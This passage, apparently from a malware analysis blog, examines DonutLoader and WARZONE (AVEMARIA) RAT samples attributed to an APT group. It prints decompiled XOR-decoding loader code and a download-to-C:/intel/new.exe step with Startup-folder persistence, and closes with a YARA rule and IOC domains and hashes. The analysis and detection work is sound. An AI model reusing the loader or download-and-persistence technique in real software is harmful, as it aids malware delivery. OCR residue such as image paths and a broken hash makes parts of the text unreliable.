D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6	\x19\x60\x0f\x18\x36
FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34	\x19\x60\x0f\x18\x36
E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914	\x38\x2E\x19\x5f\x1a


This python script does the same thing as the one found in PT Security's article, which said that this algorithm has been in use since October 2019.



There is one binary that is “odd”. It had the latest compilation datetime amongst the files I looked at (which were compiled around Jun/Jul 2020). It uses a different algorithm to decode the strings.

Press enter or click to view image in full size


SHA256	Compilation datetime
0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5	Sep 11 09:06:12 2020



From within the DLL, the XOR-encoded file is read, decoded and executed.

```
235         LOBYTE(v123) = 16;
236         v4 = v58;
237         if ( v60 < 8 )
238           v4 = (const wchar_t *)&v58;
239         v5 = _wfopen(v4, L"rb");
240         v6 = v5;
241         if ( v5 )
242         {
243           fseek(v5, 0, 2);
244           v7 = ftell(v6);
245           fseek(v6, 0, 0);
246           v8 = (char *)malloc(v7);
247           fread(v8, 1u, v7, v6);
248           fclose(v6);
249           v9 = v58;
250           if ( v60 < 8 )
251             v9 = (const wchar_t *)&v58;
252           _wremove(v9);
253           if ( v7 )
254           {
255             v10 = v74;
256             if ( v76 < 8 )
257               v10 = (const wchar_t *)&v74;
258             v11 = _wfopen(v10, L"wb");
259             if ( v11 )
260             {
261               v12 = v7;
262               do
263               {
264                 v8[v12 - 1] ^= 0x59u;
265                 --v12;
266               }
267               while ( v12 );
268               fwrite(v8, 1u, v7, v11);
269               fclose(v11);
```


Within this second XOR-encoded executable, the same tricks are used to obfuscate strings from our prying eyes, consisting of base64 and XOR encoding, as well as byte additions. Interestingly, not all the strings can be decoded. But from what could be decoded, we can see where the next stage malware is downloaded from.




muka.dll (SHA256: *1C41A03C65108E0D965B250DC9B3388A267909DF9F36C3FEFFFBD26D512A2126*)

(This file came from the RTF “KB466432”, SHA256: *686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424*, analyzed above)

This particular DonutLoader is more straightforward that those that occur in a pair. It uses just one type of string obfuscation:



A quick look at the deobfuscated strings:



At runtime, the strings are used in the following manner:


- CreateDirectoryA(“C:/intel”, ..)
- URLDownloadToFileA(…, “hxxp://wordupdate.com/recent/update”, “C:/intel/new.exe”, …)
- Persistence is established with a shortcut to execute new.exe at startup: “C:/Users/user/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/new.lnk”

AVEMARIA


The final payload malware is in fact WARZONE RAT (researchers named it AVEMARIA because of this string found within earlier versions of the RAT). Many folks have done analysis on this RAT so I’m not going to go into deepdive.

Some findings that I found interesting regarding the AVEMARIAs executed by DonutLoader:

- The PDB path is intentionally misleading. That path “VCSamples-master\VC2010Samples\ATL\General\ATLCollections\Client” is identical to Microsoft’s “VCSample” project on Github and the executable has nothing to do with what the path describes. I found lots of other AVEMARIAs based on PDBs like this. This could be part of the builder/encrypter in the WARZONE suite.




Press enter or click to view image in full size



Microsoft's VCSamples project on Github

- The actual AVEMARIA payload (the one that calls back to the C2) is decoded and executed in memory and I dumped it to look at the strings. The keyword "warzone160" can be found, and this dumped executable matches YARA rules describing AVEMARIA.



- Many more similar AVEMARIAs calling back to the same C2 can be found on VirusTotal, with relations to the known domain names used by the maldocs/DonutLoaders. Looks like AVEMARIA is a tool of choice to this APT group.

Last words

Analyzing this set of malicious docs and executables has been fun, I'll just leave you all with a set of IOCs and YARA rule for detecting DonutLoader. If anyone is interested to discuss, DM me on Twitter!

```
import "pe"

rule MAL_DonutLoader_DonotAPT {
```

```
meta:
author = “Asuna Amawaka”
description = “This rule hopes to capture parents of DonutLoader as well as DonutLoader binaries”
date = “30 Nov 2020”

strings:
$filename1 = “wavs.bin” wide ascii nocase
$filename2 = “ogg.bin” wide ascii nocase
$filename3 = “muka.dll” wide ascii nocase
$filename4 = “linknew.dll” wide ascii nocase
$filename5 = “kpryt.dll” wide ascii nocase
$filename6 = “cvent.dll” wide ascii nocase
$filename7 = “trui19o2.dll” wide ascii nocase
$filename8 = “lioj86.dll” wide ascii nocase
$filename9 = “fuitel.dll” wide ascii nocase
$filename10 = “dpur.dll” wide ascii nocase
$filename11 = “mecru.dll” wide ascii nocase
$filename12 = “eupol.dll” wide ascii nocase
$filename13 = “mentn.dll” wide ascii nocase
$filename14 = “made.dll” wide ascii nocase
$filename15 = “notr.dll” wide ascii nocase
$filename16 = “vetu.dll” wide ascii nocase
$filename17 = “detr.dll” wide ascii nocase
$filename18 = “bese.dll” wide ascii nocase
$filename19 = “NumberAlgo.dll” wide ascii nocase
$filename20 = “JacaPM.dll” wide ascii nocase
$filename21 = “maroork.dll” wide ascii nocase
$filename22 = “fli0.dll” wide ascii nocase
$filename23 = “nuityr.dll” wide ascii nocase
$filename24 = “jgasf.dll” wide ascii nocase
$filename25 = “tuyrt.dll” wide ascii nocase
$filename26 = “lefbu.dll” wide ascii nocase
$filename27 = “pult.dll” wide ascii nocase
$filename28 = “quep.dll” wide ascii nocase
$filename29 = “nmwell.dll” wide ascii nocase
$filename30 = “yello.dll” wide ascii nocase
$filename31 = “lokr.js” wide ascii nocase
$filename32 = “falin.js” wide ascii nocase
$filename33 = “obile.js” wide ascii nocase
$filename34 = “vqiw.js” wide ascii nocase
$filename35 = “gb.bat” wide ascii nocase
$filename36 = “iksm.bat” wide ascii nocase
$filename37 = “trrt.bat” wide ascii nocase
```

```
$filename38 = “blo.bat” wide ascii nocase
$filename39 = “SystemService.exe” wide ascii nocase

$path1 = “C:\\Users\\Dev\\Desktop\\07082020_8570_S\\” wide ascii nocase
$path1_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c [8] 5f [4] 5f 53 5c}
$path2 = “AppData\\Roaming\\EvMGR” wide ascii nocase
$path3 = “C:\\Users\\Dev\\Desktop\\Macro_Xls_1704_S” wide ascii nocase
$path3_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c 4d 61 63 72 6f 5f 58 6c 73 5f
[4] 5f 53}
$path4 = “C:\\Users\\Dev\\Desktop\\01052020_MacroXlsEmb_S” wide ascii nocase
$path4_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c [8] 5f 4d 61 63 72 6f 58 6c
73 45 6d 62 5f 53}

$str1 = “MJuego” wide ascii nocase
$str2 = “0007E9E4CE4D” wide ascii nocase
$str3 = “Bensun” wide ascii nocase
$str4 = “Menner” wide ascii nocase

$pdbpath1 =
“Soft\\DevelopedCode_Last\\BitDefenderTest\\m0\\New_Single_File\\Lo2\\SingleV2\\Release\\BinWork.pdb”
wide ascii nocase
$pdbpath1_wild = {5c 53 6f 66 74 5c 44 65 76 65 6c 6f 70 65 64 43 6f 64 65 5f 4c 61 73 74 5c 42 69
74 44 65 66 65 6e 64 65 72 54 65 73 74}
$pdbpath2 = “Users\\admin\\Documents\\dll\\linknew\\Release\\linknew.pdb” wide ascii nocase

condition:

uint16(0) == 0x5a4d and filesize < 600KB and ((1 of ($filename*)) or (any of ($path*, $str*,
$pdbpath*)) or pe.exports(“zenu”) or pe.exports(“flis”) or pe.exports(“jrgbeg”) or pe.exports(“csytu”)
or pe.exports(“neeu”) or pe.exports(“vile”))

}
```

- wordupdate[.]com/recent/update
- cheaperlive[.]xyz/xolto/mikix
- tampotrust[.]top/tax/lodi/pkra
- remindme[.]top/tax/lodi/pkra
- recent.wordupdate[.]com/ver/update12/KB466432
- the-moondelight[.]96[.]lt/latest/updte
- the-moondelight[.]96[.]lt/optra/sant.gif
- the-moondelight[.]96[.]lt/latest/version/secure/download/IN4447832
- the-moondelight[.]96[.]lt/windw-sec/append
- 1C41A03C65108E0D965B250DC9B3388A267909DF9F36C3FEFFFBD26D512A2126
- 8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9
- 7A987295229D2514D99916D53F196B87758CE08FD8621CF68BC419DC99B80D6D

- D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6
- AB04BF258CF71B4A1CB934491CF942ECDA0EC82D4F6A80B5108D7607BE6FC2BE
- 7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298
- 684F68429F8BAC224E6FDC68195C89B54BA469FBCC2184EC2B5FC689E585CA54
- 0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5
- 83847C527F713B6E13849028D66B08686ADDE26B8E9ECD8DDC78AD178EF7BDCB
- E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914
- E6753EB498F58F95C8FC931B6CD53647CE2F4F8F7AD4274C22CA2B6284FB5308
- 67C0C937E0490831936494495 19A57E42945CA2ABE19756F4E76D95CAA44A062
- 70D41C8C25CB8E75296576D3DBB37720E03F96691691763953FEA0FE00F50EB4
- 9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECAF9A839A
- 891ACF7B729183945F209C915BA2BB57B541E2EA350899A541DB9A63428711A5
- FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34
- 66F3134E3E040F50ED59629379C0750D896969ACFDC55105BE7FEF81839BA035
- 1C4B8A1F48FF1B9511AEC0704983E45242F01C2109AB4602F7952481429DDC84
- 88672DF33B02275660EC3995F3BAD63FE994C09BA8E978E7F18D4F8C9A97637A
- 7609034E7473869B3A5767F9543B6067998F4DB68E3BA26966C115535337337F
- ADE6D291C870A9F59D4A22FF4D61E6B2A913538701517E8D0AA275855FD80A76
- E99AE9163F6DBBA22E1357C2164EB0F9971A264A481813EC11DC598784435B95
- 1E6E568E2FCCFEB2E0275982D5637E0BE6D0BA4575685126D957061BF2D19678
- 4C5C43F4932AC497C716BB5EC30A7636E5056775A4D5F3F48B9E5C1414B9F7B3
- 7305E08AB7812F44EA42E89AE7D473B1F373C151CA8D12F77B79E85C942366FC
- 59CCFFF73BDB8567E7673A57B73F86FC082B0E4EEAA3FAF7E92875C35BF4F62C
- A3CD781B14D75DE94E5263CE37A572CDF5FE5013EC85FF8DAEEE3783FF95B073
- 904E966DA7B38514F6AC23BBA1DAC1858888CD48FA77B73C770156B19A88A4C8
- 8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFC
- 5C9477C16DF8EF4434C042E69B473A44452CAEE96219A56EB2DA30F0B5E85976
- 686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424
- 1D9EDE11B34A20D4947F01432CEA088DBEFA911F02AFAAE9095673F56A76EAFA
